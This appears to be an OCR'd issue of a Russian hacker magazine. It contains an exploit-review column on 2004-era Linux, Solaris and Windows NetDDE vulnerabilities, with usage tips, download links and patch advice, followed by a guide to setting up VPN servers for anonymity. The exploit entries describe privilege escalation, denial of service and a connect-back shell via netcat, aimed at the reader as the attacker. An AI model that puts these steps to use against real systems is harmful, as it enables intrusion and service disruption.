Вспомни, как замечательно было год назад. Взломал ты, скажем, какой-нибудь Linux-сервер через дырявый PHP-скрипт и без труда поднял свои права. И все благодаря эксплойтам для ядерных функций munremap() и ptrace(). Сейчас эти уязвимости безбожно устарели - админы устанавливают новые ядра либо патчат старые. Однако не все так плохо. В конце декабря хакерами был выпущен эксплойт для всех версий ядер 2.2, 2.4 и 2.6. Баг затаился в функции выделения памяти при подгрузке elf-библиотеки. Эксплойт выпущен под версией 1.08 и работает нестабильно. Не удивляйся, если после запуска сплойта сервер перезагрузится или на экране высветится ошибка. Если эксплойт не сработал с первого раза, можно попробовать запустить его снова, а еще лучше наплодить два и более параллельных процесса (см. скриншот).

ЗАЩИТА:

Уязвимыми считаются все версии ядер 2.2, 2.4.29-pre3 и более ранние, а также все кернелы, включая 2.6.10. Делай выводы сам, какую версию ядра следует установить на твой сервер. Впрочем, волноваться рано - пока еще не существует полнофункционального публичного эксплойта, повышающего привилегии на любом сервере.

ССЫЛКИ:


Забирай эксплойт по ссылке www.security.nnov.ru/files/elflbl_v108.c. Также рекомендую почитать форум на http://linux.slashdot.org/article.pl?sid=05/01/07/2028203&from=rss, где обсуждается данный баг.

ЗЛОКЛЮЧЕНИЕ:

Версия 1.08 - только первый публичный релиз этого эксплойта. Думаю, через месяц мы увидим более мощный сплойт, который будет работать без сбоев. Хотя, скорее всего, такая версия уже существует, но держится в строгой секретности.

GREETS:

Опять отличились польские хакеры с http://isec.pl. На этот раз эксплойт был написан взломщиком Paul Starzetz (ihaquer@isec.pl).



Local Root на свежем ядре

SOLARIS RLOGIN BUFFER OVERFLOW

ОПИСАНИЕ:

Если ты помнишь, около двух лет назад я описывал эксплойт для SunOS. Он был нацелен на уязвимость в бинарнике /bin/login. С помощью переполнения буфера хакер мог получить рутовый шелл на всех версиях солярки. Не так давно хакерами был найден еще один баг в /bin/login. На этот раз он связан с неверной обработкой длинных переменных окружения. Вышедший эксплойт применяется для сервиса rlogin, который часто встречается в SunOS. Для испытания сплойта необходимо иметь рутовые права на машине. Скомпилируй его с параметром -lxnet, а затем запускай с опцией -h IP-адрес машины. Если сервис rlogin принимает подключения со всех хостов, ты получишь сообщение о том, что стал рутом :). Я испытывал эксплойт на SunOS 5.7, и он сработал с первого раза.

ЗАЩИТА:

Для того чтобы защитить свою любимую систему, сливай патч с портала любителей SunOS (http://sunsolve.sun.com). После этого обязательно выруби службу rlogin, заменив ее более надежной (sshd, например).

ССЫЛКИ:

Скачивай эксплойт по ссылке www.securitylab.ru/_Exploits/2004/12/Solaris_rlogin.c.txt. Про технические детали уязвимости читай тут: www.securitylab.ru/27338.html.

ЗЛОКЛЮЧЕНИЕ:

Если верить словам багоискателя, то уязвимой является не только служба rlogin, но и in.telnetd, а также все сервисы, напрямую работающие с бинарником /bin/login. Поэтому если на твоей солярке до сих пор крутится telnetd, жди момента, когда твой сервер взломают.

GREETS:

Эксплойт написан ребятами из команды Raptor, а именно лидером сообщества по имени Marco Ivaldi.

Укрощение соляры

LINUX IGMP LOCAL DOS

ОПИСАНИЕ:

15 декабря был выпущен эксплойт, позволяющий остановить работу Linux-сервера. Если верить записям в багтраке, то уязвимость затаилась в функции ip_mac_source(), которая вызывается с помощью пользовательского API. При кривом запросе существует возможность изменить значение счетчика и зациклить функцию. После этого вся память ядра, следующая за kmalloc-буфером, сместится на 4 байта и система будет перезагружена.

Этот баг был найден при исследовании функций, обрабатывающих IGMP-запросы. Помимо уязвимости в ip_mac_source(), хакерами были найдены и другие бреши, однако выпущенный эксплойт уводит машину в даун именно таким способом.

ЗАЩИТА:

IGMP-бреши были найдены в ядрах 2.4.28 и 2.6.9. Достаточно обновить кернел до более стабильных версий, и все хакеры пойдут лесом. Но не забывай читать ленты багтрака - проблема в ip_mac_source() может оказаться не единственной!

ССЫЛКИ:

Скачивай универсальный DoS'ер по ссылке www.securitylab.ru/_Exploits/2004/12/Linux_igmp.c.txt. Более подробная информация об ошибках реализации IGMP-протокола находится здесь: www.securitylab.ru/50495.html.

ЗЛОКЛЮЧЕНИЕ:

Если какой-нибудь хакер проникнет на твой сервер и не сможет повысить права, он легко уронит машину даже через WWW-браузер. Чтобы этого не произошло, обязательно обнови ядро твоего пингвина.

GREETS:

Хакерское творение было написано небезызвестным польским хакером Paul Starzetz (ihaquer@isec.pl).

```
/*
 * Linux igmp.c local DoS
 * Warning: this code will crash your machine!
 *
 * gcc -O2 mreqfck.c -o mreqfck
 *
 * Copyright (c) 2004  iSEC Security Research.
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
 * AND WITHOUT ANY WARRANTY. COPYING, PRINTING,
 * WITHOUT PERMISSION OF THE AUTHOR IS STRICTLY
 *
 */

#include <stdio.h>
#include <unistd.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <linux/types.h>
```

Сырец опасного DoS'ера

SYS_CHOWN BUG IN LINUX KERNEL

ОПИСАНИЕ:

Всем известно, что для того, чтобы узнать в Linux пароль суперпользователя, необходимо прочитать файл /etc/shadow. Однако только root обладает правами на чтение. Впрочем, в некоторых системах содержимое /etc/shadow можно увидеть, обладая группой root. В таких ситуациях хакеры могут применить недавно вышедший эксплойт sys_chown.c, который с легкостью меняет группу на определенном файле. Несмотря на то, что баг актуален только для 2.6 ядер, сплойт признается критическим.

Для того чтобы проверить уязвимость, достаточно скомпилировать эксплойт и запустить его с параметром путь_к_файлу. Если все сделано верно, на файл установится атрибут группы пользователя, которой юзер обладает в данный момент.

ЗАЩИТА:

Для защиты от уязвимости достаточно поставить патчик patch-2.6.10, который заботливо выложен на ftp.kernel.org. Второй способ защиты - откатить ядро до версии 2.4. Эта ветка является более стабильной и проверенной, чем 2.6.

ССЫЛКИ:

Чтобы проверить свою систему, скачивай эксплойт по ссылке www.security.nnov.ru/files/raptor_chown.c. Подробности бага не раскрываются, но поверхностное описание ошибки можно найти здесь: www.security.nnov.ru/search/document.asp?docid=6436.

ЗЛОКЛЮЧЕНИЕ:

Помимо чтения /etc/shadow, хакер может получить доступ к таким файлам, как /var/log/wtmp, /var/run/utmp, /dev/mem, /dev/pts/* и т.п. Даже если взломщику не удастся прочитать /etc/shadow, он может прочитать любой участок памяти, почистить логи, а также пошпионить за другим пользователем через tty-файл.

GREETS:

О многочисленных багах в ядре 2.6 нас оповестили разработчики SuSe Linux. А коварный эксплойт был написан хакером Marco Ivaldi (raptor@0xdeadbeef.info) из элитной команды Raptor.

Легкий доступ к файлам

NETDDE BUFFER OVERFLOW VULNERABILITY POC

ОПИСАНИЕ:

Служба сетевого DDE предназначена для динамического обмена данными между программами, запущенными на одном или нескольких компьютерах. По умолчанию этот сервис отключен, но многие пользователи юзают эту службу. А зря. Две недели назад был написан эксплойт, получающий права SYSTEM на удаленной машине. Уязвимыми считаются системы WinNT, WinXP+SP1, Win2k+SP4 и Win2003. Стандартный суповой набор :).

Для эксплуатирования бага достаточно запустить эксплойт с параметрами hostname, netbios name, target и bindport (по умолчанию 6666). Если на сервере установлен файрвол, можно использовать функцию connback, добавив еще один параметр в виде своего IP-адреса. Перед запуском необходимо запустить на своей машине netcat с параметрами -l -p bindport.

ЗАЩИТА:

Список обновлений, которые предлагает скачать Microsoft, можно увидеть тут: www.securitylab.ru/48599.html. Если ты в принципе не используешь NetDDE, то можешь особо не напрягаться :).

ССЫЛКИ:


Скачать эксплойт можно по адресу www.securitylab.ru/51725.html. Программа для сканирования наличия NetDDE находится тут: http://skides.narod.ru/exploits/scan.exe. Самые ленивые могут скачать уже откомпилированный сплойт по ссылке http://back.9cy.com/netdde_expl.

ЗЛОКЛЮЧЕНИЕ:

Как всегда, неуязвимой является WinXP+SP2. Это заставляет лишний раз задуматься о полезности второго сервис-пака. Если ты еще не поставил его на свою машину, обязательно сделай это - избавишь себя от геморроя из-за лишнего обновления системы.

GREETS:

Эксплойт написан хакером-одиночкой с ником houseofdabus. Скажем ему за это большое спасибо и подарим ящик пива ;).



Нестабильность службы NetDDE

VPN ПО-ХАКЕРСКИ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



Если ты следишь за собственной безопасностью, то знаешь, каких усилий это дело требует. Соксы любят падать, прокси тормозят, а пакеты в самопальных ssl-туннелях куда-то пропадают. Пора исправлять ситуацию, мой друг. Доверься грамотно настроенному VPN-серверу, и твоя анонимность будет на высоте.

ПОДНЯТИЕ БЕЗОПАСНОГО ТУННЕЛЯ

Наш постоянный читатель знает, что на страницах журнала уже описывалась теория по VPN, установка нужных программ и т.п. Но пока еще не было статьи, которая бы в полной мере описала настройку сервиса для хакера. То есть приложения, не ведущего логов, работающего максимально быстро и качественно. Таких программ немного, но они есть. И ничто не мешает тебе поставить софтину на доверенный шелл и наслаждаться прелестями виртуального канала.

КАКИЕ БЫВАЮТ ДЕМОНЫ?


Рассмотрим популярные unix-демоны, которые вполне можно использовать в качестве управляющего VPN-приложения. Пока я дам их краткую характеристику, чтобы ты понял, что к чему. Затем рассмотрю правильную установку каждого сервиса в отдельности.

❶ Poptop. Проект написан несколько лет назад и применяется повсеместно. Особенностью Poptop является то, что адаптирован он только под Linux. Некоторые умные личности успешно портируют поптоп под FreeBSD, но простому смертному реализовать подобное будет сложно.

❷ Mpd. Софтина, напротив, адаптирована исключительно под FreeBSD, поскольку использует ядерные модули этой операционной системы. По возможностям Mpd схож с Poptop - здесь и реализация сжатия трафика, и шифрование майкрософтовским алгоритмом. Ну и, конечно же, многопоточность и гибкая авторизация.

❸ OpenVPN. Этот демон, в отличие от вышеописанных, имеет собственный алгоритм шифрования, базируется на стороннем способе сжатия информации и, как следствие, несовместим со стандартным виндовым клиентом. Но это, пожалуй, единственный минус

Собираем MPD


Универсальный конфиг для 25 клиентов

OpenVPN. В остальном он на голову выше своих конкурентов. Это ты поймешь, прочитав статью до конца.
В зависимости от операционки, которая стоит на сервере, ты сможешь обладать как минимум двумя VPN-сервисами. Ведь каждый человек в нашей стране имеет право на выбор :). Сегодня мы будем ставить два демона из этого списка. О том, как установить POPTOP, можно прочитать в 11 номере за 2003 год.

ПОДНИМАЕМ MPD

Начнем с демона со звучным названием MPD. Как я уже отметил, он применим только во FreeBSD и полностью совместим с клиентами в Win98/NT/XP.
Я надеюсь, что у тебя обновленные порты, так как я опишу установку mpd именно оттуда. Заходи в /usr/ports/net/mpd и командуй make. Затем, когда модуль скачается и будет готов к установке, пиши «make install», и ты получишь полноценное работающее приложение. Но, как говорится, сборка и настройка - это не одно и то же. Поэтому самое время приступить к составлению конфига приложения.
Вообще, mpd - многофункциональное point-to-point приложение. Оно может использоваться в качестве как сервера, так и клиента. При этом mpd поддерживает работу с PPPoE, PPTP, ADSL и обычным модемным соединением. Из этого списка нас интересует только pptp, так давай же поскорее поднимем поддержку этого протокола.
После инсталляции в каталоге /usr/local/etc/mpd появятся четыре файла. Это mpd.conf, mpd.links, mpd.secret и mpd.script. Начнем с настройки главного конфига mpd.conf. Наша задача - сделать его максимально совместимым со стандартами Microsoft. Конфиг демона состоит из нескольких секций. Самая первая называется default. Она в любом случае обрабатывается при старте сервиса. В этой вкладке принято делать ссылки на загрузку других нижележащих секций. В нашем случае вкладка, обрабатываемая для каждого клиента, будет называться client, а индивидуальная конфигурация расположится в разделе pptp<НОМЕР>. Таким образом, можно наваять примерно следующий конфиг:

Рабочий конфиг mpd.conf

```
default:
load pptp1
load pptp2
pptp1:
new -i ng0 pptp1 pptp1
set ipcp ranges 192.168.0.1/32 192.168.0.2/32
load client
pptp2:
new -i ng1 pptp2 pptp2
set ipcp ranges 192.168.0.1/32 192.168.0.3/32
load client
client:
set iface disable on-demand
set iface disable proxy-arp
set iface idle 0
set iface enable tcpmssfix
set bundle disable multilink
set link yes acfcomp protocomp
set link no pap chap
set link enable chap
set link keep-alive 10 60
set ipcp yes vjcomp
set bundle enable compression
set ccp yes mppc
set ccp yes mpp-e40
set ccp yes mpp-e128
set ccp yes mpp-stateless
set link mtu 1400
set iface mtu 1400
```

Расшифровывать каждый параметр конфига я не буду - в конце концов, эта статья не для сисадмина, а для хакера :). Здесь можно руководствоваться принципом «работает, и ладно», так как этот конфиг действительно работоспособен. Если есть желание добавить еще одного клиента, следует расписать вкладку pptp3 с интерфейсом ng2 и его названием pptp3. Ранжиры IP-адресов также следует указать уникальными. При этом необходимо помнить, что первый адрес - айпишник шлюза, а второй - сетевой адресок клиента. И никак не наоборот. Теперь можно переходить к обработке mpd.links. В этом конфиге устанавливается адрес, который будет слушать mpd, а также некоторые другие параметры. Для вышеописанного mpd.conf этот файл будет выглядеть следующим образом:

Файл mpd.links

```
pptp1:
set link type pptp
set pptp self IP-address
set pptp enable incoming
set pptp disable originate

pptp2:
set link type pptp
.................
```


Здесь необходимо указать внешний IP-адрес сервера, к которому будут осуществляться VPN-подключения.
Наконец, самое время для файла mpd.secret. Здесь следует прописывать три параметра: login, password и IP-адрес клиента. Если желаешь, чтобы айпишник присваивался автоматом, – вписывай две опции вместо трех. В нашем случае mpd.secret имеет следующий вид:

```
client1 "password1" 192.168.0.2
client2 "password2" 192.168.0.3
```

При таком раскладе каждому клиенту будет присвоен свой статический IP-адрес.

В ЧЕМ СИЛА, NAT?

Как ты понимаешь, с локальными IP-адресами по интернету не побродить. Чтобы каждый клиент смог обращаться к любому ресурсу глобальной Сети, необходимо организовать NAT, то есть сетевую трансляцию локального


Записи в таблице ipnat



Вот ссылки, которые помогут тебе в освоении VPN:
- www.opennet.ru
- http://openvpn.sourceforge.net
- www.linuxportal.ru



Для реализации MD5-шифрования тебе понадобится перловый модуль Digest::MD5. Ищи его на search.cpan.org или на нашем диске.

СЕРВИС ЖДЕТ СВОИХ КЛИЕНТОВ

На правах рекламы позволь рассказать тебе о существовании так называемых VPN-сервисов. Их организаторы предоставляют доступ к VPN-серверам с анонимными IP-адресами, которые меняются через определенное время. Я сам являюсь хозяином такого сервиса и уже снабдил быстрым VPN'ом всю редакцию «Хакера» (Куттер не даст соврать :)). Так что если тебе нужен качественный доступ всего за $40 в месяц - пиши письмо, рассмотрим любые варианты. Постоянным читателям предоставляются скидки (в разумных пределах).

адреса во внешний. Это достигается при помощи встроенной программы ipnat. Для трансляции клиентских адресов необходимо выполнить четыре шага.

❶ Вписать в /etc/ipnat.rules следующие правила:

```
map fxp0 192.168.0.2/32 -> ВНЕШНИЙ_АДРЕС/32
map fxp0 192.168.0.4/32 -> ВНЕШНИЙ_АДРЕС/32
```

❷ Подгрузить модуль ipl.ko командой kldload ipl.ko.
❸ Включить форвард пакетов командой sysctl -w net.inet.ip.forwarding=1.
❹ Применить правила ipnat: ipnat -f /etc/ipnat.rules.

Если все сделано правильно, пакеты будут успешно транслироваться.

ЗАПУСКАЕМ И НАСЛАЖДАЕМСЯ

Теперь самое время проверить работу mpd - не зря же мы все настраивали :). Запускай /usr/local/sbin/mpd и увидишь какие-то непонятные строки. Если в них нет ошибок, то можно нажимать ctrl+c и перезапускать mpd с параметром -b. Теперь сервис будет работать в режиме демона, и именно так его следует прописывать в загрузочных сценариях FreeBSD.

После этого создай новое VPN-соединение с обязательным использованием шифрования и поддержкой дефолтного шлюза. Соединяйся и пробуй обратиться к какому-нибудь узлу. Получил ответ? Поздравляю! Это означает, что теперь твоя защита стала абсолютной :). Тебе не нужно прятаться за проксики и соксы, ведь у тебя уже есть маскирующий IP-адрес.

УМНОЕ И НЕСТАНДАРТНОЕ РЕШЕНИЕ

Помимо сервисов, совместимых с продуктами Microsoft, существуют проекты, юзающие собственный протокол передачи данных. Один из таких представителей - OpenVPN. Коренное отличие от других VPN-демонов можно узреть в шифровании. Трафик криптуется с помощью RSA-ключей стойким 1024-битным алгоритмом с возможностью увеличения до 2048 бит. Также есть поддержка сертификатов, как серверных, так и клиентских, и статических ключиков авторизации. Отлично продуман механизм сжатия данных - для этого используется внешняя библиотека lzo. Скорость передачи особенно актуальна для диалапщиков и любителей GPRS, поэтому они в первую очередь оценят прелести OpenVPN. А ты, в свою очередь, позаботишься о правильной установке проекта. Итак, поехали.

Скачивай lzo с www.oberhumer.com/opensource/lzo/download/lzo-1.08.tar.gz и инсталлируй эту библиотеку. Иначе у тебя не соберется OpenVPN. Затем убедись, что на твоей машине стоит OpenSSL – это также важно. Если все депендсы удовлетворены, скачивай с http://prdownloads.sourceforge.net/ openvpn/openvpn-2.0_rc1.tar.gz сорцы демона и собирай проект.

Самое сложное - определиться с методом авторизации пользователей. Я решил, что выдавать каждому юзеру сертификат - занятие геморройное, поэтому ограничился парой «login:password» и доверительным сертификатом сервера. Думаю, это решение тебе также подойдет. Я знаю один VPN-сервис, админы которого выдают своим клиентам постоянные

НАСТРОЙКА КЛИЕНТСКОЙ ЧАСТИ


```
F:\WINDOWS\System32\cmd.exe
F:\Program Files\OpenVPN\bin>openvpn --redirect-gateway --config "c:\\vpn\\vpn.c
onf"
Mon Dec 27 14:24:57 2004 OpenVPN 2.0_beta15 Win32-MinGW [SSL] [LZO] built on Oct
 28 2004
Mon Dec 27 14:24:57 2004 LZO compression initialized
Mon Dec 27 14:24:57 2004 Control Channel MTU parms [ L:1542 D:138 EF:38 EB:0 ET:
0 EL:0 ]
Mon Dec 27 14:24:57 2004 Data Channel MTU parms [ L:1542 D:1450 EF:42 EB:19 ET:0
 EL:0 ]
Mon Dec 27 14:24:57 2004 Local Options hash (VER=V4): '41690919'
Mon Dec 27 14:24:57 2004 Expected Remote Options hash (VER=V4): '530fdded'
Mon Dec 27 14:24:57 2004 UDPv4 link local: [undef]
Mon Dec 27 14:24:57 2004 UDPv4 link remote:
Mon Dec 27 14:24:57 2004 read UDPv4: Invalid argument (WSAEINVAL) (code=10022)
Mon Dec 27 14:24:57 2004 TLS: Initial packet from 67.159.3.138:5005, sid=009e51b
6 10f9873a
Mon Dec 27 14:24:57 2004 VERIFY OK: depth=1, /C=RU/ST=Some-State/O=Internet_Widg
its_Pty_Ltd
Mon Dec 27 14:24:57 2004 VERIFY OK: depth=0, /C=RU/ST=Some-State/O=Internet_Widg
its_Pty_Ltd
Mon Dec 27 14:24:58 2004 Data Channel Encrypt: Cipher 'BF-CBC' initialized with
128 bit key
Mon Dec 27 14:24:58 2004 Data Channel Encrypt: Using 160 bit message hash 'SHA1'
 for HMAC authentication
Mon Dec 27 14:24:58 2004 Data Channel Decrypt: Cipher 'BF-CBC' initialized with
```

Процесс соединения с сервером OpenVPN

Чтобы поднять клиент OpenVPN, также придется немножко попотеть. В первую очередь, сливай вторую версию виндового OpenVPN (**http://kamensk.net.ru/forb/vpn/openvpn-2.0_beta15-install.exe**). Не брезгай беткой, так как в дальнейших релизах почему-то убрали возможность авторизации через файл :(. После того как в системе появится новый интерфейс, переноси сертификат сервера на клиентскую сторону, а затем составляй конфиг-файл.

Пример конфа ты можешь найти на диске или по ссылке **http://kamensk.net.ru/forb/1/x/vpn/winvpn.conf**. В этом конфе нужно лишь задать IP-адрес сервера и изменить путь в директиве cd. Последний шаг - запуск openvpn.exe. Этот бинарник находится в c:\program files\openvpn\bin. Его следует запускать с двумя параметрами: --config "путь к конфигу" и --redirect-gateway. Последняя опция изменит маршрутизацию таким образом, чтобы весь трафик пошел через VPN.

Если ты выходишь в инет через GPRS/PPP, у тебя может возникнуть проблема при добавлении маршрута (глюк в openvpn.exe). Она решается bat-скриптом, который исправно добавляет все необходимые маршруты. Где его найти, ты уже знаешь. Но помни, что при использовании сценария необходимо наличие в конфе директив route-up и down (по умолчанию они закомментированы).



```
F:\WINDOWS\System32\cmd.exe
F:\Program Files\OpenVPN\bin>openvpn --redirect-gateway --config "c:\\vpn\\vpn.c
onf"
Mon Dec 27 14:24:57 2004 OpenVPN 2.0_beta15 Win32-MinGW [SSL] [LZO] built on Oct
 28 2004
Mon Dec 27 14:24:57 2004 LZO compression initialized
Mon Dec 27 14:24:57 2004 Control Channel MTU parms [ L:1542 D:138 EF:38 EB:0 ET:
0 EL:0 ]
Mon Dec 27 14:24:57 2004 Data Channel MTU parms [ L:1542 D:1450 EF:42 EB:19 ET:0
 EL:0 ]
Mon Dec 27 14:24:57 2004 Local Options hash (VER=V4): '41690919'
Mon Dec 27 14:24:57 2004 Expected Remote Options hash (VER=V4): '530fdded'
Mon Dec 27 14:24:57 2004 UDPv4 link local: [undef]
Mon Dec 27 14:24:57 2004 UDPv4 link remote:
Mon Dec 27 14:24:57 2004 read UDPv4: Invalid argument (WSAEINVAL) (code=10022)
Mon Dec 27 14:24:57 2004 TLS: Initial packet from 67.159.3.138:5005, sid=009e51b
6 10f9873a
Mon Dec 27 14:24:57 2004 VERIFY OK: depth=1, /C=RU/ST=Some-State/O=Internet_Widg
its_Pty_Ltd
Mon Dec 27 14:24:57 2004 VERIFY OK: depth=0, /C=RU/ST=Some-State/O=Internet_Widg
its_Pty_Ltd
Mon Dec 27 14:24:58 2004 Data Channel Encrypt: Cipher 'BF-CBC' initialized with
128 bit key
Mon Dec 27 14:24:58 2004 Data Channel Encrypt: Using 160 bit message hash 'SHA1'
 for HMAC authentication
Mon Dec 27 14:24:58 2004 Data Channel Decrypt: Cipher 'BF-CBC' initialized with
```


В добрый путь!

Рабочий конфиг и скрипт авторизации пользователя

ключи безо всяких паролей. В принципе, это дело вкуса, и я не буду навязывать свое мнение. Но о настройке расскажу :).
Переходи в каталог /usr/local/etc/openvpn и создавай папку ssl. Для упорядоченности. Затем передвигайся в этот каталог и сгенерируй сертификат с приватным ключом. Это делается такой командой:

```
openssl req -nodes -new -x509 -keyout vpn.key -out vpn.crt -days 3650
```

Теперь создаем параметры шифрования:

```
openssl dhparam -out dh1024.pem 1024
```

При желании можно увеличить число бит до 2048, если ты параноик :). После этих экзерсисов убедись, что в каталоге ssl находятся два файла: dh1024.pem и vpn.crt. Они нужны для правильной работы VPN.
Теперь оттачивай файл openvpn.conf. Как я уже сказал, я использую авторизацию по паролю, и мой конфиг выглядит так:

openvpn.conf с поддержкой авторизации по паролю

```
local 67.159.3.138
cd /usr/local/etc/openvpn
port 31337
proto udp
dev tun
ca ssl/vpn.crt
dh ssl/dh1024.pem
tls-server
server 192.168.0.0 255.255.255.0
client-config-dir ccd
route 192.168.0.0 255.255.255.252
keepalive 10 60
comp-lzo
verb 3
username-as-common-name
auth-user-pass-verify scripts/auth.pl via-env
client-cert-not-required
```

Если ты внимательно всмотрелся в конфиг, то узрел путь к scripts/auth.pl. Дело в том, что при парольной авторизации демон экспортирует переменные USERNAME и PASSWORD, в которые помещает логин и пароль клиента. Перловый скрипт все это дело проверяет и сравнивает с эталонными значениями. По значению возврата (0 или 1) демон определяет валидность аккаунта. Чтобы сэкономить место, я не стал приводить исходник сценария - ищи его на диске или в каталоге http://kamen-sk.net.ru/forb/1/x/vpn.
В целях безопасности я решил криптовать пароли алгоритмом MD5 (проверяющий скрипт также привязан к MD5-базе). Поэтому убедись, что в твоей системе есть утилита md5. Создать пароль лучше всего с помощью запроса echo -n 'password' | md5. Также можно воспользоваться сценарием add.pl, который добавляет нового юзера в базу /usr/local/etc/openvpn/password. Этот скрипт автоматизирует операцию по прописке IP-адреса пользователя в каталог ccd. Посмотри его исходник - он лежит в том же каталоге, - и тебе станет ясен механизм добавления новых клиентов.
Не забудь добавить в файл /etc/ipnat.rules IP-адреса клиентов OpenVPN. Как это сделать, я уже говорил. Теперь, когда все готово, запускай OpenVPN с параметром --config "/usr/local/etc/openvpn.conf" --daemon, и демон начнет следить за новыми подключениями.

ANY PROBLEMS?


Вот и весь захватывающий процесс установки VPN-серверов. Несложно, правда? :) Но если ты впервые сидишь в UNIX-шелле, некоторые затруднения у тебя, конечно, возникнут. В этом случае не стесняйся посещать www.google.com и писать мне письма - я обязательно помогу разрешить твою проблему. За определенную плату, конечно ;).

TIPS&TRICKS


Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Не знаю, может, это и до меня знали и использовали. Но часто в интернет-салонах нельзя зайти даже на обычную дискету, доступен только IE. Открыть диск A можно простым способом: пишешь в адресной строке file:///A:/ и смотришь содержимое дискеты.

Sinicin
ivashkin@vsmpo.ru



